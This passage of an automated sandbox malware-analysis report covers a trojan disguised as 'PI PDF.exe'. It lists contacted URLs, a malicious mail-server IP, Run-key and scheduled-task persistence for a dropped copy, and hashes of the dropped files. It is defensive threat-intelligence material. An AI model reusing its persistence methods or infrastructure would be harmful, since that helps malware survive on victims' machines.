| http://www.sajatypeworks.com#   | PI PDF.exe, 00000000.00000003.238934806.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239014164.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.238957767.00000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.238957767.00000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239145630.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239165623.00000005C04000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239165623.00000005C04000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239081087.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.238911883.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.238991885.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| http://www.founder.com.cn/cnk-s | PI PDF.exe, 00000000.00000003.241607174.0000000005C1D000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| http://KCCXXE.com               | bwjRNo.exe, 00000001D.00000002.509640311.0000000002D41000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| http://www.sajatypeworks.com(   | PI PDF.exe, 00000000.00000003.238846807.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | low        |
| http://www.fontbureau.comsief   | PI PDF.exe, 00000000.00000003.249987331.0000000005BE9000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| http://www.founder.com.cn/cn#   | PI PDF.exe, 00000000.00000003.241607174.0000000005C1D000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |

### World Map of Contacted IPs



### Public IPs

| IP             | Domain                  | Country       | Flag | ASN   | ASN Name        | Malicious |
|----------------|-------------------------|---------------|------|-------|-----------------|-----------|
| 198.54.126.161 | webmail.ocenmasters.com | United States |      | 22612 | NAMECHEAP-NETUS | true      |

| General Information                                |                                                                                                                                                                                 |
|----------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 34.0.0 Boulder Opal                                                                                                                                                             |
| Analysis ID:                                       | 626548                                                                                                                                                                          |
| Start date and time: 14/05/202212:25:09            | 2022-05-14 12:25:09 +02:00                                                                                                                                                      |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                                      |
| Overall analysis duration:                         | 0h 13m 8s                                                                                                                                                                       |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                           |
| Report type:                                       | light                                                                                                                                                                           |
| Sample file name:                                  | PI PDF.exe                                                                                                                                                                      |
| Cookbook file name:                                | default.jbs                                                                                                                                                                     |
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211                                                             |
| Number of analysed new started processes analysed: | 36                                                                                                                                                                              |
| Number of new started drivers analysed:            | 0                                                                                                                                                                               |
| Number of existing processes analysed:             | 0                                                                                                                                                                               |
| Number of existing drivers analysed:               | 0                                                                                                                                                                               |
| Number of injected processes analysed:             | 0                                                                                                                                                                               |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                           |
| Analysis Mode:                                     | default                                                                                                                                                                         |
| Analysis stop reason:                              | Timeout                                                                                                                                                                         |
| Detection:                                         | MAL                                                                                                                                                                             |
| Classification:                                    | mal100.troj.adwa.spyw.evad.winEXE@21/10@4/1                                                                                                                                     |
| EGA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 75%</li> </ul>                                                                                                      |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 3.4% (good quality ratio 3.4%)</li> <li>• Quality average: 83%</li> <li>• Quality standard deviation: 1%</li> </ul> |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 96%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>            |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Found application associated with file extension: .exe</li> <li>• Adjust boot time</li> <li>• Enable AMSI</li> </ul>                   |

| Warnings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"> <li>• Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe</li> <li>• Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctdl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com</li> <li>• Execution Graph export aborted for target PI PDF.exe, PID 6384 because there are no executed function</li> <li>• Not all processes where analyzed, report is missing behavior information</li> <li>• Report creation exceeded maximum time and may have missing d isassembly code information.</li> <li>• Report size exceeded maximum capacity and may have missing b ehavior information.</li> <li>• Report size getting too big, t oo many NtAllocateVirtualMemory calls found.</li> <li>• Report size getting too big, t oo many NtOpenKeyEx calls found.</li> <li>• Report size getting too big, t oo many NtProtectVirtualMemory calls found.</li> <li>• Report size getting too big, t oo many NtQueryValueKey calls found.</li> </ul> |

| Simulations       |                 |                                                                                                                  |
|-------------------|-----------------|------------------------------------------------------------------------------------------------------------------|
| Behavior and APIs |                 |                                                                                                                  |
| Time              | Type            | Description                                                                                                      |
| 12:26:18          | API Interceptor | 634x Sleep call for process: PI PDF.exe modified                                                                 |
| 12:26:40          | Autostart       | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run bwjRNo C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe   |
| 12:26:49          | Autostart       | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run bwjRNo C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe |
| 12:26:55          | API Interceptor | 334x Sleep call for process: bwjRNo.exe modified                                                                 |



## Joe Sandbox View / Context

### IPs

 No context

### Domains

 No context

### ASNs

 No context

### JA3 Fingerprints

 No context

### Dropped Files

 No context

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR\_v4.0\_32\UsageLogs\PI PDF.exe.log 

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\PI PDF.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| File Type:      | ASCII text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Size (bytes):   | 1216                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit): | 5.355304211458859                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SSDEEP:         | 24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| MD5:            | 69206D3AF7D6EFD08F4B4726998856D3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA1:           | E778D4BF781F7712163CF5E2F5E7C15953E484CF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-256:        | A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-512:        | CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7FF8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Malicious:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Reputation:     | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Preview:        | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbcb72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a |

C:\Users\user\AppData\Local\Microsoft\CLR\_v4.0\_32\UsageLogs\bwjRNo.exe.log

|                 |                                                                                                  |
|-----------------|--------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe                                                  |
| File Type:      | ASCII text, with CRLF line terminators                                                           |
| Category:       | dropped                                                                                          |
| Size (bytes):   | 1216                                                                                             |
| Entropy (8bit): | 5.355304211458859                                                                                |
| Encrypted:      | false                                                                                            |
| SSDEEP:         | 24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY |
| MD5:            | 69206D3AF7D6EFD08F4B4726998856D3                                                                 |
| SHA1:           | E778D4BF781F7712163CF5E2F5E7C15953E484CF                                                         |
| SHA-256:        | A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87                                 |

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SHA-512:    | CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7FF8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Reputation: | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:    | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a |

|                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|---------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\tmp3224.tmp</b>  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Process:                                                                                                                              | C:\Users\user\Desktop\PI PDF.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:                                                                                                                            | XML 1.0 document, ASCII text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:                                                                                                                             | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):                                                                                                                         | 1646                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Entropy (8bit):                                                                                                                       | 5.203453803097939                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:                                                                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SSDEEP:                                                                                                                               | 24:2dH4+SEqC/Q7hxlNMFp1/rIMhEMjnGpwjplgUYODOLD9RJh7h8gKBH93Btn:cbh47TINQ//rydbz9I3YODOLNdq3P3T                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:                                                                                                                                  | 977B4AD5C289482E309FBF6BD147FF93                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA1:                                                                                                                                 | 1F2715FC226E643FC4F1B6255228E89F38ACD738                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-256:                                                                                                                              | B28491B184A5EEDF25BE98D21F1957F16EC3F280D5E59FBE6218009B9AA11C9E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-512:                                                                                                                              | 08990A0A8E47354799F7D5490D58FCB0BF4DE92AF47A40E7FB8018F57D4DD896E8FF61A672C2260F97A62984951C69D3D552E60281EB46FE555E0A01A8107850                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                                                                            | <b>true</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Reputation:                                                                                                                           | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                                                                                                              | <?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>>false</AllowHardTerminate>.. <StartWhenAvailable>true |

|                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|-----------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\tmpC00D.tmp</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Process:                                            | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:                                          | XML 1.0 document, ASCII text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:                                           | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):                                       | 1646                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Entropy (8bit):                                     | 5.203453803097939                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SSDEEP:                                             | 24:2dH4+SEqC/Q7hxlNMFp1/rIMhEMjnGpwjplgUYODOLD9RJh7h8gKBH93Btn:cbh47TINQ//rydbz9I3YODOLNdq3P3T                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:                                                | 977B4AD5C289482E309FBF6BD147FF93                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA1:                                               | 1F2715FC226E643FC4F1B6255228E89F38ACD738                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-256:                                            | B28491B184A5EEDF25BE98D21F1957F16EC3F280D5E59FBE6218009B9AA11C9E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-512:                                            | 08990A0A8E47354799F7D5490D58FCB0BF4DE92AF47A40E7FB8018F57D4DD896E8FF61A672C2260F97A62984951C69D3D552E60281EB46FE555E0A01A8107850                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Reputation:                                         | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                            | <?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>>false</AllowHardTerminate>.. <StartWhenAvailable>true |

|                                                                                                                                                                                                                                |                                                                                       |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe</b>   |                                                                                       |
| Process:                                                                                                                                                                                                                       | C:\Users\user\Desktop\PI PDF.exe                                                      |
| File Type:                                                                                                                                                                                                                     | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                  |
| Category:                                                                                                                                                                                                                      | dropped                                                                               |
| Size (bytes):                                                                                                                                                                                                                  | 904704                                                                                |
| Entropy (8bit):                                                                                                                                                                                                                | 7.867040525817705                                                                     |
| Encrypted:                                                                                                                                                                                                                     | false                                                                                 |
| SSDEEP:                                                                                                                                                                                                                        | 12288:t/cL3Ygn2Y75AbVmtCVOdgF/y+mizs/yeCMrKxB+6qP8rgTc4Mpi/F:t6co4JdgrhzsamrKxPmigwWd |
| MD5:                                                                                                                                                                                                                           | 530C898EE065629D77B0B12781991D4F                                                      |
| SHA1:                                                                                                                                                                                                                          | 316F4B32BDCACA1902A7E9898A31F3FAE42EBE30                                              |

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SHA-256:    | 56E4DA2BE0DE5210FA5F78B35AED78DC18145164B03C396D85098368AAE825A5                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:    | 3F35683D138D80FF728A2878D0DA0E5FF8EF5D342D085A7C051A0BD6F1A0A85E6B58050D07595B1C535A40D011968B1516A1B31F8B112DBE0A2EA2B8DDA776A6                                                                                                                                                                                                                                                                                                                                                                                    |
| Malicious:  | <b>true</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Antivirus:  | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 49%</li></ul>                                                                                                                                                                                                                                                                                                                                                                         |
| Reputation: | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Preview:    | MZ.....@.....!.L!This program cannot be run in DOS mode...\$.....PE..L....E~b.....P.....@.....@.....<br>..@.....O.....H.....text......rsrc.....@.....@.....reloc.....<br>@..B.....H.....Y.Z.....`.....(*&.(...*s.....s.....s!.....s".....s#.....*...0.....~...0\$...+..*0.....~...<br>0%...+..*0.....~...0&...+..*0.....~...0'...+..*0.....~...0(....+..*0.<.....~...())...!r...p....(*...0+...s,.....~...+..*0.....~...+..*".....*0.&.....(....r+..p~...0-<br>...(.....t\$....+..*Vs....(/...t.....*..(0...*0..... |

|                                                                                                                                                          |                                                                                                                                 |
|----------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe:Zone.Identifier</b>  |                                                                                                                                 |
| Process:                                                                                                                                                 | C:\Users\user\Desktop\PI PDF.exe                                                                                                |
| File Type:                                                                                                                                               | ASCII text, with CRLF line terminators                                                                                          |
| Category:                                                                                                                                                | dropped                                                                                                                         |
| Size (bytes):                                                                                                                                            | 26                                                                                                                              |
| Entropy (8bit):                                                                                                                                          | 3.95006375643621                                                                                                                |
| Encrypted:                                                                                                                                               | false                                                                                                                           |
| SSDEEP:                                                                                                                                                  | 3:ggPYV:rPYV                                                                                                                    |
| MD5:                                                                                                                                                     | 187F488E27DB4AF347237FE461A079AD                                                                                                |
| SHA1:                                                                                                                                                    | 6693BA299EC1881249D59262276A0D2CB21F8E64                                                                                        |
| SHA-256:                                                                                                                                                 | 255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309                                                                |
| SHA-512:                                                                                                                                                 | 89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6A |
| Malicious:                                                                                                                                               | <b>true</b>                                                                                                                     |
| Reputation:                                                                                                                                              | unknown                                                                                                                         |
| Preview:                                                                                                                                                 | [ZoneTransfer]....ZoneId=0                                                                                                      |

|                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\jAZPdPbNZlxFH.exe</b>   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Process:                                                                                                                                                                                                                       | C:\Users\user\Desktop\PI PDF.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File Type:                                                                                                                                                                                                                     | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:                                                                                                                                                                                                                      | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):                                                                                                                                                                                                                  | 904704                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Entropy (8bit):                                                                                                                                                                                                                | 7.867040525817705                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                                                                                                                                                                                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                                                                                                                                                                                                        | 12288:t/cL3Ygn2Y75AbVmtCVOdgF/y+mizs/yeCMrKxB+6qP8rgTc4Mpi/F:t6co4JdgrhzsamrKxPmigwWd                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5:                                                                                                                                                                                                                           | 530C898EE065629D77B0B12781991D4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                                                                                                                                                                                          | 316F4B32BDCACA1902A7E9898A31F3FAE42EBE30                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
